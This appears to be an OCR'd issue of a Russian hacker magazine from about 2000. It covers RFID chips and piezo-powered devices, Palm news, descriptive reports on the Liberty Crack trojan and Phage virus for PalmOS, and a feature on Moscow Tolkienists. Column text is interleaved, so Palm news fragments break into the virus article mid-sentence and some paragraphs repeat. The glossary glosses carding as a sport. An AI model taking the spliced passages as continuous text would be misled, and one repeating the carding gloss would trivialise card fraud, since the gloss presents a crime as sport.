В результате можно будет проследить перемещение товаров по всей стране, если оборудовать магазины и таможенные участки устройствами для считывания кода. Полиграфию подделать реально, а вот вшить чип контрабандисты и подпольщики вряд ли смогут. Смогут вшить ну в одну, ну в две этикетки, но для партии товара это не выгодно.

Чип можно вживить под кожу корове либо повесить ей электронную сережку на ухо. Такая система сейчас очень популярна к Голландии.



просто замыкает питание. К такому чипу можно присоединить катушку, тогда с появлением ЭДС чип будет модулировать ее добротность. Т.е. чип будет изменять характеристики контура. Это легко уловить специальным прибором. Катушка может быть плоской. Например, ее можно сделать проводящими чернилами на пленке, бумаге или другом материале.

В каждом чипе запрограммировано уникальное 64-разрядное слово. При подаче питания он будет выдавать свое слово в виде время-импульсного кода. Питание на чип, как ты уже понял, можно подавать через катушку. Когда катушка находится в электромагнитном поле, на выводах чипа появляется напряжение. Катушка также работает как антенна для передачи сигналов-импульсов от чипа.

В карту можно легко превратить любой полиграфический документ, паспорт, удостоверение, даже проездной в автобусе. Это раз в десять усложнит подделку документов. Кроме того, контролер сможет мгновенно получить доступ к базе данных и проверить, выдавался такой документ или нет, кому и когда.

Чип можно вживить под кожу корове либо повесить ей электронную сережку на ухо. Такая система сейчас очень популярна к Голландии. Электронная кормилка знает каждую корову "в лицо" по электронному коду. Этой коровке надо насыпать витаминов, а этой сегодня поменьше еды, она на диете. Чип можно запаять в капсулу и через шприц вживить рыбе под чешую, на ногу птице можно надеть электронное кольцо. Будут и птички, и рыбки

на учете. На альпинистов надевают электронные браслеты, чтобы легче было их обнаружить под завалами или, в крайнем случае, опознать.

КАК ДЕЛАЮТ И ПРОГРАММИРУЮТ ЧИПЫ?

Мартын показал мне целую линию по производству микросхем. Такое я видел только на фотографиях из Интел. Большие круглые пластины с тысячами микросхем приходят с зеленоградского завода. Здесь пластину покрывают фоторезистом, совмещают с фотошаблоном. На шаблоне запрограммированы коды будущих чипов. Под микроскопом их экспонируют, а потом травят в химической ванне. Словом, получается что-то типа фотографии. Так вытравливаются микроскопические перемычки на каждой микросхеме. 64 перемычки отвечают за каждый символ 64-разрядного кода. Пластину с готовыми микросхемами распиливают на кристаллы-чипы, осталось только присоединить выводы к кристаллу готовой микросхемы.

Такой чип теперь можно встроить в смарткарту или радиопередатчик. Радиолюбитель может использовать микросхему как дешевый генератор команд для радиомоделей. Один чип - одна уникальная команда.

Кстати, Мартыну Нунупарову нужны радиолюбители. Ему очень интересно поработать с молодыми радиогениями, предложить им свои задачи. Если ты не боишься сложных электронных задач, то можешь связаться с ним на сайте www.gpi.ru/~martin. На этом же сейте можно почитать подробно про чип и про другие устройства.



ПЕРЕДАТЧИК, КАЛЬКУЛЯТОР И ГРАДУСНИК НА ПЬЕЗОЗАЖИГАЛКЕ

Команде Нунупарова удалось заменить батарейки на пьезокристалл из обычной зажигалки. Это изобретение породило кучу удивительных устройств без батареек. Например, электронный градусник, похожий на авторучку, - щелкнул и можешь измерить температуру. Калькулятор на том же принципе. Больше всего поражает пульт дистанционного управления светом. Крутишь ручку, раздаются ели слышные щелчки пьезокристалла. Можно не только включать и выключать лампочку, но и регулировать ее освещенность. Такой передатчик посылает радиокоманды, с микрочипов, о которых ты уже знаешь.

Ты можешь сам проверить действие этого простого устройства у себя дома. Для этого тебе понадобятся пьезокристалл из зажигалки, понижающий трансформатор, выпрямитель из двух диодов и запасающий конденсатор. Получился преобразователь напряжения, который может питать калькулятор целую минуту. (См. схему)

Сейчас Мартын с товарищами делает пульт дистанционного управления для телевизора на этом принципе. Во время нажатия на кнопку будет запитываться схема пульта. У такого ДУ никогда не сядут батарейки, потому что их нет.


ЭЛЕКТРОСТАТИЧЕСКИЙ ФИКСАТОР


Что такое электромагнитный фиксатор? Если пустить ток по катушке с сердечником, то он начнет притягивать металл. Этот принцип ты должен знать со школьных уроков физики. Почти все электромеханические схемы сделаны так. Представь себе электронный замок, например, в домофоне. Отключили электричество, и он либо пускает всех, либо не пускает никого.

Причем все электромагниты жрут безумно много электричества. Еще одно из изобретений Мартына - это электростатический фиксатор. Ты можешь сам сделать похожий прибор у себя дома. Тебе нужна металлическая линейка и кусок металлизированного лавсана от цветочной обертки. У обертки металлизирована только одна сторона. Другой стороной лоскуток положи на линейку. Теперь надо подвести напряжение в четыреста вольт, чтобы зарядить получившийся конденсатор. Для этого подойдет пьезозажигалка. После того как на линейке и пленках появится напряжение, они здорово присосутся друг к другу. Такая связка может выдержать от 100 граммов до килограмма на сдвиг. При этом она не ест ток вообще. Получился конденсатор, который может держать заряд долгое время. Вместе с зарядом он удерживает механические (пондеромоторные) усилия. Было бы здорово использовать этот компактный фиксатор в робототехнике.

ЭЛЕКТРОННЫЙ ЗАМОК БЕЗ БАТАРЕЕК








В РАЗНЫХ ИМЕНИТЫХ ОТЕЛЯХ СЕЙЧАС ОЧЕНЬ ПОПУЛЯРНЫ ЭЛЕКТРОННЫЕ ЗАМКИ. СУНУЛ КАРТУ В ЗАМОК, ОН ЕЕ РАСПОЗНАЛ И ПУСТИЛ КЛИЕНТА.









В разных именитых отелях сейчас очень популярны электронные замки. Сунул карту в замок, он ее распознал и пустил клиента. Никаких проблем с ключами, зато огромные проблемы с батарейками. Батарейки постоянно садятся, и клиенты начинают скандалить, не попав в номер. Команда Мартына разработала для одно-



го такого отеля замки без батареек. Нажимаешь на ручку, срабатывает пьезокристалл, и карта распознается. Вместо электромеханического реле используется электростатический фиксатор.

КАК МАРТЫН НУНУПАРОВ ДОШЕЛ ДО ТАКОЙ ЖИЗНИ?

Мартын считает, что успешный изобретатель должен иметь кроме таланта хорошее образование во многих областях, быть трудолюбивым. Во всех задачах он должен пытаться искать нетривиальные решения. Только тогда его идеи могут привлечь внимание и "заслужить" внедрения в нашу жизнь.

Вот и все, осталось только напомнить тебе о фестивале "Мобильные Роботы", который пройдет в начале декабря в институте Механики МГУ (www.robot.ru). Думаю, там будут некоторые герои моих репортажей, будет Рубанский и, конечно, я. **Увидимся.**

СЛОВАРИК НЕПОНЯТНЫХ СЛОВ, ИСПОЛЬЗОВАННЫХ В СТАТЬЕ

Времяимпульсный код: код, в котором инфа зашифрована с помощью временных интервалов между импульсами.

Добротность: величина, похожая на Коэффициент Полезного Действия (КПД).

Зеленоградский завод: там выращивают чипы.

Кристалл чипа: Сейчас микросхемы выращивают на пластинах. Кристалл и чип практически одно и то же. Они являются кусочками пластины.

Кардинг: спортивное взламывание карт.

Модуляция: наложение одних свойств на другие.

Мэйнфрейм: супер ЭВМ.

Нетривиальные: необычные, нестандартные.

Оперативная группа ИМПЛАНТ: тусовка читателей и создателей ИМПЛАНТА.

Питание: энергия, которая необходима, чтобы работал любой электронный прибор.

Пондеромоторные усилия: силы, которые сживают заряженный конденсатор.

Пьезокристалл: кристалл, который вырабатывает заряд, если его деформировать (сжать, например).

Смарткарта: Умная карта. Т.е. карта с электронным мозгом (чипом).

Фоторезист: фотоэмульсия, которая устойчива к кислотам.

Фотошаблон: Стекло, на которое напылен хром. В слое хрома есть окошки, которые соответствуют коду будущей микросхемы. Получается что-то типа маски.

Химическая ванна: Ванна с компотом химических веществ, которые взаимодействуют с непокрытыми фоторезистом участками микросхемы. Все, что не покрыто фоторезистом вытравливается (растворяется) кислотами.

ЭДС: электродвижущая сила, которая приводит к появлению напряжения на чипе.
Экспонировать: отображать контуры фотошаблона на пластине, покрытой фоторезистом с помощью света.

Есть ли жизнь на

TesterMan (http://pilowar.spb.ru)

Palm внедряется в автомобиль

Компания Palm последовала примеру Microsoft, объявив о своем участии в разработке информационных автомобильных систем. Palm и Delphi Automotive Systems будут трудиться над устройством под управлением Palm OS, встраиваемым в приборный автомобильный щиток.

Скорее всего, Delphi просто лицензирует Palm OS, которая и станет основой их автомобильной системы. Подробности устройства пока неизвестны, но не трудно представить себе что-то типа навигационной системы GPS, объединенной с доступом в Интернет.

Какими бы функциями ни обладало это устройство, сегодняшнее заявление является удачным ходом. Ведь Palm не только берет под свое крыло еще одного лицензианта - "смотрите, какие мы популярные", но и сможет хвастаться различными сферами применения своей платформы - "мы не только PDA".

Источник:
Компания "Ручные компьютеры"

PDA и сотовый телефон в одном устройстве

После того как компания Handspring анонсировала свой новый продукт VisorPhone, наконец свершилось долгожданное слияние ее устройств PDA с сотовыми телефонами.

Модель VisorPhone, поставки которой планируется начать в конце текущего года, представляет собой сочетание карманного компьютера семейства Visor и мобильного телефона Springboard. Модуль Springboard оборудован интерфейсом для наушников, который примерно на пять сантиметров выступает над общим корпусом Visor. Кроме того, все модели Visor оснащены встроенным микрофоном.

Программное обеспечение VisorPhone позволяет ускорить набор номера, выбирать номера из адресной книги, вести журнал звонков, организовать трехстороннюю конференцию, передавать

Где сейчас только ни живут вирусы. С появлением новых всяких разных компьютерных прибамбасов и девайсов добрые и злобные вирусы начинают присматриваться к достижениям человеческого разума и обживать свои 6 соток килобайт. Конечно, и Пилоты не остались в стороне.

Некоторые пилотоманы утверждают, что первое появления вирусов на PalmOS приключилось аж в 1998 году. Тогда появилась первая версия русификатора для пилотов - PiLoc от компании Paragon Software (http://www.paragon.ru). Это была софтина российских разработчиков, которая полностью русифицировала интерфейс PalmPilot'ов. Как все новое, испытание оно проходило на девайсах пилотоманов в полевых условиях. В использовании первой версии выявились и наблюдались глюки, приводившие к стиранию данных, и перегрузки системы, характерные для результата жизнедеятельности некоторых вирусов. Именно поэтому некоторые мнительные товарищи считают 1998 год временем первых пробных попыток освоения PalmOS девайсов вирусами. Далее, в течение нескольких месяцев тестирования пилотоманами этого русификатора, Парагон доделал прогу, и больше такие глюки не проявлялись. Можно сказать, они привили своей софтине хорошие манеры, тем самым загубив жизнь прадедушке "карманных" вирусов.

Но пока еще попадаются для Пилотов программы из серии "киллер-софт", которые имеют ошибки внутреннего кода, при исполнении проги на карманном органайзере приводят к сбоям операционной системы устройств.

После первых попыток глюкануть Пилоты прошло около 2 лет для того чтобы все-таки появились настоящие вирусы и на карманных компьютерах с PalmOS. И вот первая серьезная заявка на рождение "троянского коня" для КПК Palm пришла от буржуев из Европы. Программер компьютерных игр из Швеции Аарон Ардири (Aaron Ardiri) наваял прогу Liberty Emulator, работающую на системе PalmOS, и опубликовал инфо о ней в Интернете. Эта прога эмулировала GameBoy на Palm'e и сразу привлекла внимание многих пилотоманов. В опубликованных материалах автор указал, что его софтина стирает данные в Palm'e, действуя при этом аналогично мелкософтовскому CleanSweep. Но, увы, пилотоманы так давно ждали эмулятор игрового карманного девайса GameBoy для своих устройств, что не обратили на это особого внимания. Это предупреждение не помешало быстро распространиться Liberty на множество Palm'ов во всем мире, не исключая девайсы пилотоманов России.



Компания Palm заявила, что знакома с "троянским конем" Liberty Emulator и ее спецы стали работать над противоядием для этого вируса. Хотя ты и без меня знаешь про вирусы немало, все же стоит отметить, что "троянец" отличается от обычных вирусов тем, что он не размножается и не распространяется сам по себе. Юзер должен дать ему толчок и запустить такую прогу на исполнение, чтобы "троянский конь" смог начать свое темное дело. По заявлению разработчиков антивирусного ПО, еще не было официальных сообщений от пострадавших, но я пострадал от него :(.

И вот как это случилось. Как-то раз тройку месяцев назад я установил Liberty Emulator на свой PalmV и стал пользоваться игрухами для развлекухи. Хотя многие игры шли с большим тормозком на моем девайсе, я не спешил ее удалять. Мне все хотелось наиграться игрухами с GameBoy'я и посмотреть, как это круто. Я не удалил ее даже тогда, когда узнал злостную информацию в сети Интернет о проказах этой софтинки. Я подумал, что все это лажа и меня, конечно, пронесет. Месяц назад утром я включаю своего карманного друга и вижу надпись "Erase all data?" с выбором кнопок "YES" и "NO". Ну я, конечно, попытался отказаться, но, видимо,

Палме?

Рубрику ведет Артур Атрохин (http:\\PalmPilot.spb.ru)

на результат это не повлияло, и данные из RAM были полностью удалены. Благо я регулярно делаю backup и храню ценные данные во флэш памяти Пилота, поэтому мне не составило особого труда восстановить свое хозяйство на КПК.



Вот что пишет об этом вирусе один из лучших в Рунете сайтов по карманным девайсам "Зоопарк ручные компьютеров" (http://www.handy.ru).

Сейчас шумиха об этом вирусе несколько поутихла, хотя и начали ходить слухи о том, что его автору грозит уголовная ответственность. Ну а мы же сумели достать сверхсекретные документы с описанием вируса.

Объект:
Класс Троян

Статус:
Троян с небольшим уровнем опасности

Подпольное имя:
PalmOS/LibertyCrack. Также известен как Liberty Crack, liberty_1_1_crack.prc, Palm.Liberty.A, Palm/Liberty-A, Palm_Liberty.A, Trojan.Palm.Liberty.

Дата обнаружения:
28.8.00 16:06

Происхождение:
Швеция

Характеристики объекта:
Характер нордический, выдержанный :-). Объект работает с ручными устройствами на базе операционной системы Palm OS. Действует с устройствами таких производителей, как Palm, Handspring, IBM, TRG и Symbol Technologies. Объект использует легенду о том, что он "крэк" для приложе-

сообщения стандарта SMS (short messaging service) и определять идентификатор звонящего.

Идентификатор звонящего дает возможность сравнить телефонные номера, занесенные в адресную книгу Visor, и вывести на экран имя соответствующего человека. Если поиск в адресной книге не увенчался успехом, приложение поможет внести в нее необходимые изменения.

Забудьте про Интернет-кафе - пришло время WAP-кафе

В городе Шегеде, самом большом на юге Венгрии, распахнуло двери первое WAP-кафе.

Оно расположилось в недавно открытом магазине сотовой связи Nokia и работает

для любителей порыться в Интернет с помощью сотового телефона. Посетителям кафе предлагается попробовать новую технологию по сниженной цене и дают напрокат Nokia 9110 Communicator. Кафе открыто компанией Mobil Ask, трехлетним партнером Nokia. Donat Kiss, управляющий фирмой, говорит, что его WAP-кафе полностью оборудовано для всех, кто хочет познакомиться с WAP-технологией.
Так что, будучи в Шегеде, не упустите возможность посмотреть на wap.handy.ru с венгерской стороны. :)

Источник:
Компания "Ручные компьютеры"

Ковырять в ушах прилюдно войдет в моду в 2005 году

Как сообщает газета Standard, в среду компания NTT DoCoMo Inc. представила прототип принципиально нового микротелефона. Это произошло на японской выставке "Ceatec Japan".
36-летний Маасаки Фукумото, инженер компании, носился с идеей создания такого телефона с 1997 года. В итоге его изобретение может быть помещено в небольшие наручные часы. На тыльной стороне браслета расположен небольшой микрофон. В браслет часов встроено устройство, преобразующее звук в вибрацию, которая передается по костям ладони и указательного пальца на барабанную перепонку. Таким образом, если пользователь вставит указательный палец в ухо, то он услышит своего собеседника.
Телефон не звонит, а при вызове начинает вибрировать. Поэтому его можно использовать на конференциях, в театрах, в ресторанах и везде, где громкие звонки мобильных телефонов привлекают к хозяину нежелательное внимание или мешают окружающим. Другое дело, что ковырять пальцами в ушах во всех вышеперечисленных местах еще менее прилично.
В телефоне нет никакой клавиатуры, а разнообразные команды можно выстукивать на нем пальцами: каждая команда имеет свой ритм.
Изобретатель также планирует добавить к своему детищу систему распознавания речи для подачи голосовых команд.
Изобретатель надеется, что в 2005 году устройство появится на рынке.

Источник:
Нетоскоп News



ния "Liberty", позволяющего запускать на Palm'ах игры для Nintendo GameBoy.
Под этой легендой объект входит в доверие пользователей, обещая сделать их демо-версию Liberty полностью зарегистрированной. После этого объект обычно пытается удалить все приложения с компьютера наивного пользователя и перезагрузить его.

Рекомендации:
Настоятельно рекомендуется пользователям PalmOS включить расширение ".PRC" в список проверяемых антивирусом. Изначально объект начал свое действие на каналах IRC "под крышей" одного из авторов приложения Liberty.

Особые приметы:
На PalmOS устройстве объект появляется в окне запуска приложений под той же иконкой, что и программа Liberty и названием "Crack 1.1". На настольном компьютере объект скрывается под именем "liberty_1_1_crack.prc". Вес - 2663 байта.

Способ распространения:
Объект обычно устанавливается на PalmOS-устройство при синхронизации. Кроме того, он может быть передан с другого устройства при помощи ИК-порта. Пользователи, имеющие беспроводной доступ в Интернет, могут получить данный объект по электронной почте в качестве вложения в обычное письмо.

Инструкции:
При обнаружении объекта он должен быть немедленно уничтожен. Объект можно об-

наружить, поставив себе обновления к антивирусу фирмы McAfee и запустив последний с опцией "проверять все файлы". Объект может быть удален вручную непосредственно с устройства.

Хотя вирусы для пилотов только начинают поднимать голову, некоторые антивирусные компании уже разрабатывают и продвигают на рынок свои программы для защиты в борьбе с этой напастью. Компания Symantec уже давно, по их утверждению, занимается разработкой антивирусной проги для PalmOS. Как и любая другая популярная компьютерная платформа, PalmOS уязвима для вредоносного кода, поскольку для этой системы создано уже большое количество разного полезного и прикольного софта.

Вслед за Symantec компания Trend Micro (http://www.antivirus.com/palm) тоже предложила свои услуги по отлавливанию вирусов в органайзерах, но только в КПК PalmVII, который имеет беспроводный доступ к сетям. Юзверям предлагается скачать и установить небольшую программу, при помощи которой они смогут общаться с антивирусным центром удаленно по сети для получения инфы о новых вирусах и способов борьбы и ними. "Зоопарк ручных компьютеров" по этому поводу высказался следующим образом: "Кажется, начинается карманная вирусология, хотя больше похоже на рекламу" :). И, наверно, они в чем-то правы.

Финны, хотя и кажутся неторопливыми, решили тоже не отставать в карманной вирусомании. Компания F-Secure сообщила о появлении вируса, который поселяется в карманных девайсах производства Palm, Handspring, IBM, TRG и Symbol Technologies, работающих под управлением операционной системы PalmOS. Сообщений о распространении этого вируса в диком виде пока не зафиксировано. Сама компания F-Secure получила этот вирус от анонимного пользователя.

Вирус, который называется Phage (PalmOS/Phage.1325), представляет собой файл очень небольшого размера, который можно загрузить из Internet буквально за несколько секунд даже при малой скорости Internet-доступа.

В отличие от троянца Palm Liberty Trojan, который был обнаружен около месяца назад, Phage является настоящим вирусом, так как он способен распространяться из одного Palm-приложения в другое. Пользователи могут по неосторожности переслать вирус на другие Palm-устройства при передаче информации через ИК-порт.

Вирус проявляет себя очень быстро - через секунду после начала его работы на экране компьютера исчезают все символы и изображения. Кроме того, вирусный код присоединяется ко всем программам, имеющимся на компьютере Palm, он не действует только на файлы баз данных.

Создается впечатление, что уничтожены все файлы, но на самом деле это не так, вирус переписывает только начальные фрагменты исполняемых файлов. В принципе, вирус этот не очень опасен, и восстановить работоспособность компьютера не представит большого труда. Нужно только переустановить все приложения или восстановить программы из резервных копий. Компания F-Secure уже выпустила противоядие от этого вируса F-Secure Anti-Virus for Palm, которое можно загрузить с Web-сайта компании по адресу www.f-secure.com.

Такую информацию об этом вирусе разместило в Интернет информационное издательство Infoart Computer News (http://www.in-foart.ru/it/news).

По мнению специалистов, проблема весьма серьезна, так как затрагивает множество разных девайсов на платформе PalmOS, которые занимают 79% рынка PDA от всей кучи карманных органайзеров. Так что смотри, не зарази своего мобильного друга, остерегайся беспорядочных связей!

Удачи всем в борьбе с вирусами!



Хотя вирусы для пилотов только начинают поднимать голову, некоторые антивирусные компании уже разрабатывают и продвигают на рынок свои программы для защиты в борьбе с этой напастью.

ОДИН ДЕНЬ ИЗ ЖИЗНИ

АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@XAKEP.RU)

Идея написать про толкиенистов появилась у меня давно. Вот уже который год по дороге в универ я проезжаю от Октябрьской по Ленинскому проспекту мимо Нескучного сада и каждый четверг наблюдаю одну и ту же картину. У метро постоянно маячат перцы подросткового и постподросткового возраста в черных косухах, с рюкзаками и в балахонах с металлистско-панковской символикой, концентрация которых явно превышает среднюю по Москве. То и дело попадаются девчонки с обручами-оберегами на голове, иногда в плащах, иногда с кленовыми листьями или перьями, украшающими их волосы... Некоторые из этих странных людей несут в руках или за спиной длинные зачехленные предметы. Впрочем, для меня, как для убежденного РПГ-шника, поклонника среды фэнтези, никакой загадки тут нет. Мне сразу становится понятно, что это за предметы, которые эти люди стыдливо прячут от любопытных взглядов прохожих, или "цивилов", как они сами их называют. Потому что я знаю, куда они идут каждый четверг. Знаю и хочу рассказать тебе.

Эгладор

Как ни странно, мое первое посещение Эгладора и первое знакомство с "живыми" толкиенистами произошло совсем недавно, когда я работал над этой самой статьей. Это был обычный осенний день. Я вооружился своей старой "мыльницей", блокнотом и пошел в дебри Нескучного сада искать эльфов, хоббитов и прочих обитателей фантазий профессора Дж. Толкиена. Эгладор встретил меня мамашами с колясками, пожилыми парочками на скамейках, алкашами с пластмассовыми стаканчиками, студентами, прогуливающими институт с пивом - короче, всеми полагающимися атрибутами городского парка. Тролли за деревьями не прятались, фаерболы не летали... Не сезон, подумал Штирлиц. Как потом оказалось, народ подтягивается сюда ближе к вечеру, и часам к шести значительная часть парка превращается в довольно оживленную тусовку. Ну а пока здешние толкиенисты были представлены одной очень нетрезвой и очень буйной компанией и еще тремя чуваками, которые подозрительно оглядели меня с головы до ног, когда я вошел в их поле зрения. Взвесив все "за" и "против", я решил подойти ко второй группе.

- Народ, а когда здесь можно толкиенистов найти?
- Ну мы толкиенисты, а чего тебе от них надо?
- Журнал Хакер, игровой раздел. Можно несколько вопросов?
- Хакер???

Отношение на глазах радикально меняется. Из сумки извлекается свежий номер Х, дабы продемонстрировать, что Хакер в этих местах - не пустой звук. Удостоверение редактора игрового раздела еще раз внимательно изучается, приветливые рукопожатия, улыбки на лицах.

Из этого первого разговора в пока еще пустом парке я узнал, что далеко не всех, кто придет сегодня в Нескучный сад, можно назвать толкиенистами. Да и сами мои собеседники, которые представились мне как Хелиум и Антихрист (третий представляться наотрез отказался, заявив, что в статье о нем упоминать не надо - скромный, наверное ;)), так вот, сами они себя не считают настоящими толкиенистами. Более того, о тех, "настоящих", они отзываются с некоторой иронией.

- Подходит к тебе какой-нибудь отморозок и говорит: "Привет, существо! Ты кто?". Блин, да какое я тебе на [censored] существо??? Ща я тебя на [censored] как [censored] ваще в [censored], [censored]... [censored] отсюда!


На логичный вопрос - "если вы не толкиенисты, то тогда что за на фиг?" - мне продемонстрировали незаметный до этого момента меч и терпеливо объяснили, что люди сюда приходят не только языком почесать, но и померяться силами на шпагах, мечах, кинжалах, шестах, палках, палочках и всем остальном, что окажется в распоряжении обитателя Эгладора.





Это называется историческое фехтование. Кстати, смотрится классно. Три мушкетера отдыхают.

Здесь преобладает оружие двух типов. Во-первых, это бывшие хоккейные клюшки или черенки от лопат, обычно щедро обмотанные изолентой и имеющие некое подобие рукояти. Такое оружие здесь всерьез никто не воспринимает, над ним посмеиваются, но от реальности не уйти - самодельные деревянные мечи составляют больше половины общего арсенала. Другой распространенный вариант - текстолитовые клинки. Рукоять такого меча или шпаги сделана из металла, грамотно сбалансирована, да и выглядит почти как настоящее историческое холодное оружие. Текстолит тяжелее дерева, но легче металла. Поэтому таким мечом поранить человека в бою нельзя, хотя при желании, конечно, можно хоть пальцем до смерти затыкать :). Стоят текстолитовые мечи по-разному - в среднем порядка 30 баксов и выше, хотя по знакомству можно достать и подешевле. Ну, то, что толкиенисты бьются на мечах, знают все. А вот то, что здесь активно используют луки, даже для меня было неожиданностью. Хороший лук стоит дорого, цена некоторых доходит до 100 долларов, зато и качество соответствующее. Из такого лука можно пробить любые доспехи, если понадобится. Кстати, о доспехах - их тоже можно заказать у мастеров, правда, стоят они совсем не по-студенчески. Та же фигня и со щитами. Экипировка толкиениста с нуля может потянуть баксов на 300, а то и больше.



Слева деревянный меч (по здешним меркам самый сакс). Справа - текстолит.

Если файтер еще может как-то имитировать древние "орудия труда", то у магов с этим обстоит совсем плохо. Лично меня всю жизнь интересовал вопрос: как в полевых ролевках решается проблема использования магии. Оказывается, просто. На словах. Что-то вроде "Я тебя парализовал! Стой 15 секунд как вкопанный". Есть еще один способ, относящийся к боевой магии. Берется что-нибудь мягкое и легкое, то, что можно далеко кинуть. К нему прикрепляется бенгальский огонь. Когда маг кастит, скажем, фаербол, он поджигает бенгальский огонь и запускает свой огненный шар в противника. Таким образом маги тут оказываются своеобразными предшественниками гранатометчиков. А что делать?

Полевые ролевки

Но самое интересное в жизни толкиениста происходит, конечно же, не в Нескучном саду. Эгладор это что-то типа клуба по интересам, сюда приходят в основном пообщаться с друзьями, иногда подраться на мечах. Самое классное начинается летом и не в центре Москвы, а на специальных полигонах в Подмосковье или даже в других областях Центрального Нечерноземья нашей необъятной Родины.

МОСКОВСКОГО ЭЛЬФА



Если клюшка из набора "Юный хоккеист" пошла на изготовление меча, то вратарскую маску можно перекрасить и использовать для придания стильного гладиаторского вида...

Полевые ролевки это нечто среднее между классическими настольными RPG и старой доброй пионерской Зарницей. Полевой аналог dungeon master'а придумывает сюжет. Например, "из сокровищницы королевского замка государства №1 похищен уникальный артефакт, который, по слухам, спрятан где-то в пещере на территории государства №2...". Игроки делятся на команды, причем их не обязательно должно быть две - это зависит от сюжета. Часто воображаемые города обносятся вполне осязаемым и реальным частоколом, чтобы помочь защитникам в случае штурма. Ну а дальше все понятно: представь себе пионерскую Зарницу, только вместо деревянных автоматов - луки и мечи, вместо команды "зеленых" и "синих" - силы добра и зла, вместо флага противника - похищенная принцесса или сокровище. Полевые ролевки бывают однодневными и многодневными. Как ты понимаешь, однодневки, которые в Эгладоре называют не иначе как "отстой", совершенно не катят в сравнении с многодневками, где игроки ночуют в лагере на полигоне или проводят ночные операции, выставляют сторожей и все такое. Именно по результатам таких игр участникам присваиваются левелы, то есть происходит их персональный рост, что так важно для любого РПГ-шника.



Вот это я называю эмансипацией в действии! В Эгладоре встречаются такие подруги, которые способны уделать не одного мужика, если у них в руках окажется подходящее оружие.

Все, что относится к ролевой жизни толкиенистов, проявляется не здесь, в Нескучном саду, а в другом месте, которое называется Мандос (находится в Царицино), где они собираются по воскресеньям. Там можно увидеть и доспехи, и луки, и магов, и священников... Возможно, в одном из наших следующих номеров мы вернемся к толкиенистам и побываем на Мандосе.

Хоббит Лютик

Практически все, с кем я разговаривал, идентифицировали себя как эльфы, темные или светлые. Некоторые были просто хуманами, а один даже признался, что хотел бы посвятиться в качестве орка. Среди этого, в общем-то, не такого широкого расового разнообразия мне больше всего запомнилась девчонка, которая оказалась... хоббитом. Сначала я принял ее за "цивила", потому что она сидела под деревом и рисовала. На мой вопрос, как она сюда попала, невысокая девушка с альбомным листом в руках ответила, что никакой она не цивил, что она хоббит, зовут ее Лютик и что тусуется она в Эгладоре уже довольно долго. Из всех ее рассказов меня сразил наповал тот факт, что среди ее богатого оружейного арсенала, которым она владеет в совершенстве, имеется даже... двуручный меч! Девушка-хоббит с двуручником - это что-то либо очень смешное, либо очень грозное :).

Некрос

Оглядывая просторы Эгладора в поисках какого-нибудь интересного собеседника, я наткнулся взглядом на фигуру, которая сразу почему-то напомнила мне палача. По крайней мере, так их обычно показывают в фильмах: рослый, крепко сложенный человек в длинном черном одеянии с широким поясом, с черной маской на лице. Вот только вместо традиционного топора у этого "палача" в руках было довольно экзотическое оружие, известное мне в основном по компьютерным ролевкам под именем моргенштерн, или утренняя звезда. Моргенштерн это такая байда типа палицы, только шар с шипами прикреплен не непосредственно к рукояти, а болтается на цепи. Если ты знаешь, что такое боевой цеп, то можешь представить себе утреннюю звезду: у нее не три, как у цепа, а одна цепь с шаром на конце. То, что я увидел в Нескучном саду, было компромиссом между этими двумя типами оружия - цепей с шарами было две. Его обладатель представился мне как Некрос, основатель и лидер ордена "Стражи Сумерек". На вопрос, чем занимается его орден, Некрос ответил, что пока они тренируются и копят силы. Для чего? Ну, видимо, скоро узнаем :).

Совесть

